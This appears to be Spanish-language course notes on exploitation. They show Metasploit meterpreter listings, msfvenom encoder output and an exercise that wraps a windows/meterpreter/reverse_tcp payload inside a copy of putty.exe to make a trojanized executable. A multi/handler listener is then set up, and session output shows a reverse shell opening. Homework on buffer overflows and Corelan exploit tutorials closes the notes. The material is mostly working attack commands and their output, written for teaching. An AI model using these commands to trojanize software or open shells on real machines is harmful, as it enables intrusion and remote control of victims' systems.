meterpreter > ls
Listing: C:\Documents and Settings\Administrador\Escritorio
=====
Mode                Size           Type             Last modified    Name
----                -
40777/rwxrwxrwx     0              dir              2015-05-28 13:18:54 -0500    .
40777/rwxrwxrwx     0              dir              2015-05-14 14:18:03 -0500    ..
100666/rw-rw-rw-    1501           fil              2014-03-28 12:35:10 -0600    Cain.lnk
100777/rwxrwxrwx    1514299        fil              2015-05-08 18:06:52 -0500    FMCRRSetup.exe
100666/rw-rw-rw-    696           fil              2015-05-08 18:07:46 -0500    Free MP3 CD Ripper.lnk
100777/rwxrwxrwx    62881869       fil              2015-05-06 13:39:52 -0500    MediaCoder-0.8.34.5716.exe
100777/rwxrwxrwx    897664         fil              2009-04-03 21:58:10 -0600    MediaCoder.exe
100666/rw-rw-rw-    755           fil              2015-05-06 13:47:55 -0500    MediaCoder.lnk
40777/rwxrwxrwx     0              dir              2015-05-14 14:06:28 -0500    OllyDbg 1.10
100777/rwxrwxrwx    122880         fil              2013-02-02 14:41:03 -0600    Regshot-x86-Unicode.exe

```

Msfvenom

- msfvenom -l encoders

```
Framework Encoders
=====

Name          Rank      Description
----          -
cmd/generic_sh good      Generic Shell Variable Substitution
Command Encoder
cmd/ifs        low       Generic ${IFS} Substitution Command
Encoder
cmd/powershell_base64 excellent Powershell Base64 Command Encoder
cmd/printf_php_mq manual    printf(1) via PHP magic_quotes Util
ity Command Encoder
generic/eicar  manual    The EICAR Encoder
generic/none   normal    The "none" Encoder
mipsbe/byte_xori normal    Byte XORi Encoder
mipsbe/longxor normal    XOR Encoder
mipsle/byte_xori normal    Byte XORi Encoder
mipsle/longxor normal    XOR Encoder
php/base64     great     PHP Base64 Encoder
ppc/longxor    normal    PPC LongXOR Encoder
```

Msfvenom

- Ejercicio
- `msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.110 LPORT=12345 -e cmd/powershell_base64 -x /var/www/putty.exe -i 3 -a x86 -f exe > /var/www/puttycmd.exe`

Msfvenom

- msfconsole
- use exploit/multi/handler
- set PAYLOAD windows/meterpreter/reverse_tcp
- set LHOST ip_atacante
- set LPORT 12345
- exploit

Msfvenom

msf exploit(handler) > exploit

```
[*] Started reverse handler on 132.248.124.174:12345
[*] Starting the payload handler...
[*] Sending stage (769536 bytes) to 132.248.124.173
[*] Meterpreter session 2 opened (132.248.124.174:12345 -> 132.248.124.173:49211) at 2015-05-28 14:37:43 -0500
```

meterpreter > ls

Listing: C:\Users\malware\Downloads

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40555/r-xr-xr-x	0	dir	2015-05-28 14:34:02 -0500	.
40777/rwxrwxrwx	0	dir	2014-12-09 18:05:02 -0600	..
100777/rwxrwxrwx	28683528	fil	2015-02-16 21:02:27 -0600	Thunderbird Setup
100777/rwxrwxrwx	31.4.0.exe	fil	2015-02-17 20:07:14 -0600	VeraCrypt Setup 1.
100777/rwxrwxrwx	7670608	fil	2015-02-18 13:46:04 -0600	Windows-KB841290-x
100777/rwxrwxrwx	119600	fil	2015-02-18 13:30:03 -0600	Windows-KB841290-x
100777/rwxrwxrwx	214806144	fil	2015-05-27 17:26:58 -0500	antivirus.exe
100777/rwxrwxrwx	73802	fil	2015-05-28 12:52:45 -0500	backdoor.exe
100777/rwxrwxrwx	1001880	fil	2015-02-17 19:02:54 -0600	dcrypt_setup.exe
100666/rw-rw-rw-	282	fil	2013-05-07 22:24:22 -0500	desktop.ini

Tarea

- Investigar qué otros tipos de buffer overflow existen y explicar brevemente en que consisten.
- Realizar una tabla comparativa entre los mecanismos de seguridad existentes para evitar el stack buffer overflow en Windows y Linux.

Práctica

- Desarrollar una prueba de concepto explotando 2 veces más la vulnerabilidad de Virus Chaser, usando en cada ocasión un shellcode distinto generado por MSFVenom.
- Desarrollar una prueba de concepto siguiendo los pasos mencionados en la siguiente liga:
<https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>
- Los documentos deben contener las siguientes secciones: Objetivos, Introducción, Resumen ejecutivo, desarrollo y conclusiones. La conclusión debe tener una extensión mínima de media cuartilla.